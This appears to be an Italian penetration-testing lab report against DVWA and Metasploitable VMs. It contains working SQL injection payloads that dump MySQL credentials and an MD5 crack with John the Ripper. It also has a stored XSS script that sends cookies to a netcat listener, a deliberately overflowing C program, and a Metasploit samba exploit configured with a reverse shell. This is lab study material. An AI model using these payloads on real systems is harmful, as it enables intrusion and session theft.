


SQL Injection

Decifratura della password

- Creazione di un documento con l'utente e l'hash, nominato hash.txt
- Identificazione dell'Hash type mediante tool online.
- Uso della wordlist "rockyou.txt"

```
(kali㉿kali)-[~/Desktop/M2/Buildweek2/GIORNO-1 SQL]
$ john --wordlist='/usr/share/wordlists/rockyou.txt' --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (pablo)
1g 0:00:00:00 DONE (2025-03-20 20:30) 33.33g/s 19200p/s 19200c/s 19200C/s jeffrey.. parola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



The screenshot shows the TunnelsUP.com Hash Analyzer interface. A purple header bar contains the site's logo and navigation links: Articles, Tools, Cheat Sheets, Videos, and Shop. Below the header is a green navigation bar with links for Home, Tools, Hashes, and Help. The main content area has a white background with a purple header titled "Hash Analyzer". It features a search bar with the placeholder "Tool to identify hash types. Enter a hash to be identified." and a text input field containing the hex string "0d107d09f5bbe40cade3de5c71e9e9b7". Below the search bar is a green "Analyze" button. To the right of the search bar is a sidebar with a "Podcast" section featuring the "DARKNET DIARIES" logo and a brief description: "A podcast exploring true stories from the dark side of the Internet." Further down the sidebar are sections for "Subscribe" (with a mailing list sign-up form) and "Popular Links" (with a link to "How to Take a Screenshot Mac OSX"). The central content area displays the analysis results for the entered hash:

Hash:	0d107d09f5bbe40cade3de5c71e9e9b7
Salt:	Not Found
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexadecimal

Below the results is a "Example Hash Inputs" section with several hash examples and their corresponding hash types:


Hash	Type
5f4dcc3b5aa765d61d8327deb882cf99	MD5
5baa61e4c9b3f3f0e82250b6cf8331b7ee68fd8	SHA1
5e884898da28047151d0e56f8dc6292773603dod6aabdd62a11ef721d1542d8	SHA256
\$2a\$10\$N9qo8uLoickgx2ZMRZoMyeljZAgcfI7p92ldGxad68LJZdL17lhWy	BCRYPT

- La password di Pablo è "letmein"

SQL Injection



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Ottenerne informazioni vitali

1. Visualizzo tutte le tabelle in tutti i database presenti

```
0x27 UNION SELECT table_name, table_schema  
FROM information_schema.tables #
```

2. Cerco di ottenere l'username e la password dell'user root

3. Visualizzo le colonne nella tabella user nel database mysql

```
0x27 UNION SELECT table_name, column_name  
FROM information_schema.columns  
WHERE table_schema = 0x6d7973716c  
AND table_name = 0x75736572 #
```

4. Visualizzo gli utenti e le password

```
0x27 UNION SELECT User, Password FROM mysql.user #
```

```
ID: 0x27 UNION SELECT table_name, table_schema FROM information_schema.tables #  
First name: time_zone_transition_type  
Surname: mysql  
  
ID: 0x27 UNION SELECT table_name, table_schema FROM information_schema.tables #  
First name: user  
Surname: mysql  
  
ID: 0x27 UNION SELECT table_name, table_schema FROM information_schema.tables #  
First name: accounts
```

```
ID: 0x27 UNION SELECT User, Password FROM mysql.user #  
First name: debian-sys-maint  
Surname:  
  
ID: 0x27 UNION SELECT User, Password FROM mysql.user #  
First name: root  
Surname:  
  
ID: 0x27 UNION SELECT User, Password FROM mysql.user #  
First name: guest  
Surname:
```

L'utente root non ha nessuna password

EXPLOIT XSS

Definizione

XSS sta per Cross-Site Scripting, ed è una tipologia di vulnerabilità di sicurezza informatica che consente a un attaccante di iniettare script malevoli all'interno di un sito web visualizzato da altri utenti.

Tipologie

- **XSS Riflesso (Reflected XSS):** Il codice malevolo viene iniettato tramite un URL o un modulo, e viene immediatamente "riflesso" dal server nella risposta, venendo eseguito dal browser dell'utente.
- **XSS Memorizzato (Stored XSS):** Il codice malevolo viene memorizzato sul server e viene eseguito ogni volta che un utente visita la pagina.
- **XSS Dom Based:** Il codice malevolo manipola il DOM della pagina web direttamente nel browser dell'utente, senza coinvolgere il server.

DVWA Security Level Medium

Campo Name sanificato con:

1. str_replace('<script>', '', \$name);
2. mysql_real_escape_string(\$name)

Campo Message sanificato con:

1. trim(strip_tags(addslashes(\$message)));
2. mysql_real_escape_string(\$message)
3. htmlspecialchars(\$message)

Soluzione

- Attaccare il campo meno protetto
- Sostituire il tag <script> con <SCRIPT>





FALCONLOCK
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- Configurazione IP di Kali
- Configurazione IP Metasploitable
- Ping tra le due macchine
- Connessione alla rete

Security level

The DVWA interface shows the security level is currently set to medium. A dropdown menu allows changing the security level to low or high. The PHPIDS status is shown as disabled.

DVWA Security

Script Security

Security Level is currently medium.

You can set the security level to low, medium or high.

This security level changes the vulnerability level of DVWA.

medium

PHPIDS

PHPIDS v0.8 (PHP Injection Detection System) is a security layer for PHP injection approaches.

You can enable PHPIDS across the site for the security of your visitors.

PHPIDS is currently disabled.

Security level last modified:

Configurazione IP di Metasploitable

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
SIOCDELRT: No such process

msfadmin@metasploitable:~$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.042 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.185 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.041 ms

--- 192.168.104.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2013ms
rtt min/avg/max/mdev = 0.041/0.089/0.185/0.068 ms
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=9.61 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=9.76 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.936 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.998 ms

--- 192.168.104.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3022ms
rtt min/avg/max/mdev = 0.936/5.328/9.765/4.363 ms
msfadmin@metasploitable:~$
```

Configurazione IP di Kali

```
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.051 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.055 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.048 ms
^C
--- 192.168.104.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3084ms
rtt min/avg/max/mdev = 0.043/0.049/0.055/0.004 ms

(kali㉿kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=3.11 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=2.86 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=3.73 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=10.6 ms
^C
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 2.857/5.077/10.611/3.210 ms

(kali㉿kali)-[~]
```

Obiettivi

- Ottener IP target
- Ottener Data dell'invio
- Ottener Cookie target
- Ottener Versione Browser

Script unico

<SCRIPT>

```
var i = new Image();
var d= [];
d.push(document.cookie);
d.push(new Date());
i.src="http://192.168.13.100:7778?c="+d
```

</SCRIPT>

!! Inserimento Troncato !!

```
"Name: "
▼<script> == $0
  var i = new Image();var d= []; d.push(document.cookie); d.push(new Date()); i.src="http://19<br />Message: XSS totale<br /></div>
  <br />

  <h2>More info</h2>

  <ul>
```



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Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request on Forward Drop Request to

Time Type Direction Method URL

18:29:01 19 M... HTTP → Request POST http://192.168.13.150/dvwa/vulnerabilities/xss_s/

Request

Pretty Raw Hex

```
2 Host: 192.168.13.150
3 Content-Length: 247
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.13.150
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.13.150/dvwa/vulnerabilities/xss_s/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=3d6cadf25509a7b2b066bdd4f170fc8b
14 Connection: keep-alive
15
16 txtName=
%3CSCRIPT%3Evar+i+%3D+new+Image%28%29%3Bvar+d%3D+
%5B%5D%3B+d.push%28document.cookie%29%3B+d.push%28new+Date%28%29%3B+i.src%3D%22http%3A%2F%2F192.168.13.100%3
7778%3Fc%3D%22%2Bd%3C%2FSCRIPT%3E&mtxMessage=xss+totale&btnSign=Sign+Guestbook
```

0 highlight

Event log All issues

EXPLOIT XSS

Input

```
%3CSCRIPT%3Evar+i+%3D+new+Image%28%29%3Bvar+d%3D+
%5B%5D%3B+d.push%28document.cookie%29%3B+d.push%28new+Date%28%29%3B+i.src%3D%22http%3A%2F%2F192.168.13.100%3
7778%3Fc%3D%22%2Bd%3C%2FSCRIPT%3E
```

sec 194 F 1 Tr Raw Bytes ← LF

Output

```
<SCRIPT>var i = new Image();var d= []; d.push(document.cookie); d.push(new Date());
i.src="http://192.168.13.100:7778?c="+d</SCRIPT>
```

sec 132 F 1 Tr Raw Bytes ← LF

68ms

Suddivisione dello script

- Lo script viene suddiviso in 2 script funzionanti

```
<SCRIPT>
    var i = new Image();
    i.src="http://192.168.13.100:7778?c="+document.cookie
</SCRIPT>
```

```
<SCRIPT>
    var i = new Image();
    i.src="http://192.168.13.100:7779?c="+ new Date()
</SCRIPT>
```



FALCONLOCK
S.p.A.

EXPLOIT XSS

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name:
Message: xss cookie

Name:
Message: xss data

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

```
(kali㉿kali)-[~] $ nc -lvpn 7778
listening on [any] 7778 ...
connect to [192.168.13.100] from (UNKNOWN) [192.168.13.100] 60930
GET /?c=security=medium;%20PHPSESSID=3d6cadf25509a7b2b066bdd4f170fc8b HTTP/1.1
Host: 192.168.13.100:7778
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.13.150/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
(kali㉿kali)-[~] $ nc -lvpn 7779
listening on [any] 7779 ...
connect to [192.168.13.100] from (UNKNOWN) [192.168.13.100] 54936
GET /?c=Wed%20Mar%202019%202025%2018:43:14%20GMT+0100%20(Central%20European%20Standard%20Time) HTTP/1.1
Host: 192.168.13.100:7779
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.13.150/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

SYSTEM EXPLOIT BOF

ANALISI DEL CODICE

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("%d: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("%d:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

ALGORITMO BUBBLE SORT

DESCRIZIONE DEL CODICE

- Formato in linguaggio C
- Richiede all'utente l'inserimento di 10 numeri interi
- Restituisce 3 stampe
- Stampa n°1: numeri inseriti dall'utente
- Stampa n°2: il programma li visualizza nello stesso ordine
- Stampa n°3: il vettore ordinato in ordine crescente



Inserire 10 interi:
[1]:5
[2]:1
[3]:4
[4]:2
[5]:3
[6]:0
[7]:6
[8]:8
[9]:7
[10]:9
Il vettore inserito e':
[1]: 5
[2]: 1
[3]: 4
[4]: 2
[5]: 3
[6]: 0
[7]: 6
[8]: 8
[9]: 7
[10]: 9
Il vettore ordinato e':
[1]:0
[2]:1
[3]:2
[4]:3
[5]:4
[6]:5
[7]:6
[8]:7
[9]:8
[10]:9



SYSTEM EXPLOIT BOF

MODIFICHE DEL CODICE CON ERRORE DI SEGMENTAZIONE

CASE 1

Esegui il codice corretto senza errori di segmentazione, equivalente del codice dato dalla traccia

```
#include <stdio.h>

int main () {
    int vector[10], i, j, k, ntemp, scelta;
    int swap_var;
    i=0;
    j=0;
    k=0;

    while(1){
        printf("----- MENU ----- \n");
        printf("1) Programma corretto\n");
        printf("2) Programma con possibile BOF\n");
        printf("-----\n");
        printf("Scelta: ");
        scanf("%d", &scelta);
        if(scelta > 2){
            printf("Inserisci un valore ammesso.\n\n");
        }else{
            break;
        }
    }
}
```

```
i= 16, j= 0, k= 0
[17]Inserisci il numero. -1 per uscire: 170
i= 17, j= 0, k= 0
[18]Inserisci il numero. -1 per uscire: 180
i= 18, j= 0, k= 0
[19]Inserisci il numero. -1 per uscire: 190
i= 19, j= 0, k= 0
[20]Inserisci il numero. -1 per uscire: 200
i= 20, j= 0, k= 0
[21]Inserisci il numero. -1 per uscire: 220
i= 21, j= 0, k= 0
[22]Inserisci il numero. -1 per uscire: 230
i= 22, j= 0, k= 230
[23]Inserisci il numero. -1 per uscire: 240
i= 23, j= 240, k= 230
[24]Inserisci il numero. -1 per uscire: ■
```

- inserimento della variabile `ntemp`
- legge il valore prima di inviarlo all'array
- in caso l'utente volesse inserire più di 10 numeri, si creerebbe un buffer overflow

CASE 2

- aggiunta del ciclo `while` con condizione sempre vera
- nessun controllo sull'input
- l'utente può inserire più di 10 valori

zsh: Segmentation Fault ./a.out

```
[1505]Inserisci il numero. -1 per uscire: i= 1505, j= 26, k= 25
[1506]Inserisci il numero. -1 per uscire: i= 1506, j= 26, k= 25
[1507]Inserisci il numero. -1 per uscire: i= 1507, j= 26, k= 25
[1508]Inserisci il numero. -1 per uscire: i= 1508, j= 26, k= 25
[1509]Inserisci il numero. -1 per uscire: i= 1509, j= 26, k= 25
[1510]Inserisci il numero. -1 per uscire: i= 1510, j= 26, k= 25
[1511]Inserisci il numero. -1 per uscire: i= 1511, j= 26, k= 25
[1512]Inserisci il numero. -1 per uscire: i= 1512, j= 26, k= 25
[1513]Inserisci il numero. -1 per uscire: i= 1513, j= 26, k= 25
[1514]Inserisci il numero. -1 per uscire: i= 1514, j= 26, k= 25
[1515]Inserisci il numero. -1 per uscire: i= 1515, j= 26, k= 25
[1516]Inserisci il numero. -1 per uscire: i= 1516, j= 26, k= 25
zsh: segmentation fault: ./a.out
```

```
printf ("\n----- SCelta: 2 ----- \n");
printf ("Inserisci 10 interi:\n");

while(1){
    printf("[%d]", i);
    printf("Inserisci il numero. -1 per uscire: ");
    scanf("%d", &ntemp);
    if(ntemp > 0){
        vector[i] = ntemp;
        i=i+1;
    }else{
        break;
    }
    printf("i= %d, j= %d, k= %d \n",i,j,k);

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t = i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for ( j = 0 ; j < 10 - i ; j++)
    {
        for ( k = 0 ; k < 10 - j - 1 ; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for ( j = 0 ; j < 10 ; j++)
    {
        int g = j+1;
        printf("[%d]: %d", g);
        printf("%d\n", vector[j]);
    }
}

break;

return 0;
}
```



SYSTEM EXPLOIT BOF

MODIFICHE DEL CODICE CON ERRORE DI SEGMENTAZIONE

CASE 2

- aggiunta del ciclo `while` con condizione sempre vera
- uscita dal ciclo con l'inserimento del valore “-1”
- nessun controllo sulla quantità di input
- l'utente può inserire più valori di quanti l'array ne può contenere
- Buffer Overflow

```
while(1){  
    printf("[%d]", i+1);  
    printf("Inserisci il numero. -1 per uscire: ");  
    scanf("%d", &ntemp);  
    if(ntemp >= 0){  
        vector[i] = ntemp;  
        i=i+1;  
    }else{  
        break;  
    }  
    printf("i= %d, j= %d, k= %d \n", i, j, k);  
}
```



SYSTEM EXPLOIT BOF

MODIFICHE DEL CODICE CON ERRORE DI SEGMENTAZIONE

Buffer Overflow

Il Buffer overflow è una condizione che si verifica a runtime quando in un buffer di una data dimensione vengono scritti dati di dimensioni maggiori.

A screenshot of a terminal window titled "kali@kali: ~/Desktop/M2/Buildv". The window contains the following text:

```
i= 16, j= 0, k= 0
[17]Inserisci il numero. -1 per uscire: 170
i= 17, j= 0, k= 0
[18]Inserisci il numero. -1 per uscire: 180
i= 18, j= 0, k= 0
[19]Inserisci il numero. -1 per uscire: 190
i= 19, j= 0, k= 0
[20]Inserisci il numero. -1 per uscire: 200
i= 20, j= 0, k= 0
[21]Inserisci il numero. -1 per uscire: 220
i= 21, j= 0, k= 0
[22]Inserisci il numero. -1 per uscire: 230
i= 22, j= 0, k= 230
[23]Inserisci il numero. -1 per uscire: 240
i= 23, j= 240, k= 230
[24]Inserisci il numero. -1 per uscire: █
```



SYSTEM EXPLOIT BOF

MODIFICHE DEL CODICE CON ERRORE DI SEGMENTAZIONE

Segmentation Fault


“Segmentation fault” è un tipo specifico di errore che avviene quanto un programma tenta di accedere a una porzione di memoria a cui non è autorizzato.

```
[1505]Inserisci il numero. -1 per uscire: i= 1505, j= 26, k= 25
[1506]Inserisci il numero. -1 per uscire: i= 1506, j= 26, k= 25
[1507]Inserisci il numero. -1 per uscire: i= 1507, j= 26, k= 25
[1508]Inserisci il numero. -1 per uscire: i= 1508, j= 26, k= 25
[1509]Inserisci il numero. -1 per uscire: i= 1509, j= 26, k= 25
[1510]Inserisci il numero. -1 per uscire: i= 1510, j= 26, k= 25
[1511]Inserisci il numero. -1 per uscire: i= 1511, j= 26, k= 25
[1512]Inserisci il numero. -1 per uscire: i= 1512, j= 26, k= 25
[1513]Inserisci il numero. -1 per uscire: i= 1513, j= 26, k= 25
[1514]Inserisci il numero. -1 per uscire: i= 1514, j= 26, k= 25
[1515]Inserisci il numero. -1 per uscire: i= 1515, j= 26, k= 25
[1516]Inserisci il numero. -1 per uscire: i= 1516, j= 26, k= 25
zsh: segmentation fault ./a.out
```

METASPLOIT VS METASPLOITABLE

Vulnerability scanning con Nessus

- Avvio di una scansione su Metasploitable con Nessus
 - Riscontro di una vulnerabilità nella porta 445



Ricerca e configurazione dell' exploit

- Avvio di MSFConsole
- Utilizzo comando **search samba** per la ricerca di exploit
- Utilizzo dell' exploit **exploit/multi/samba/usermap_script**
- Configurazione dei parametri dell' exploit

```
Matching Modules
#  Name
0  exploit/multi/samba/usermap_script  2007-05-14   excellent  No  Samba "username map script" Com

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.50.150
rhost => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
CHOST                no        The local client address
CPORT                no        The local client port
Proxies              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  192.168.50.150 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit-targeting
RPORT    139             yes      The target port (TCP)

Payload options (cmd/unix/reverse):
Name  Current Setting  Required  Description
LHOST  192.168.50.100  yes      The listen address (an interface may be specified)
LPORT    5555            yes      The listen port

Exploit target:
Id  Name
0   Automatic

View the full module info with the info, or info -d command.
```

METASPLOIT VS METASPLOITABLE

Esecuzione dell' exploit

- Avvio dell' exploit con il comando **run**
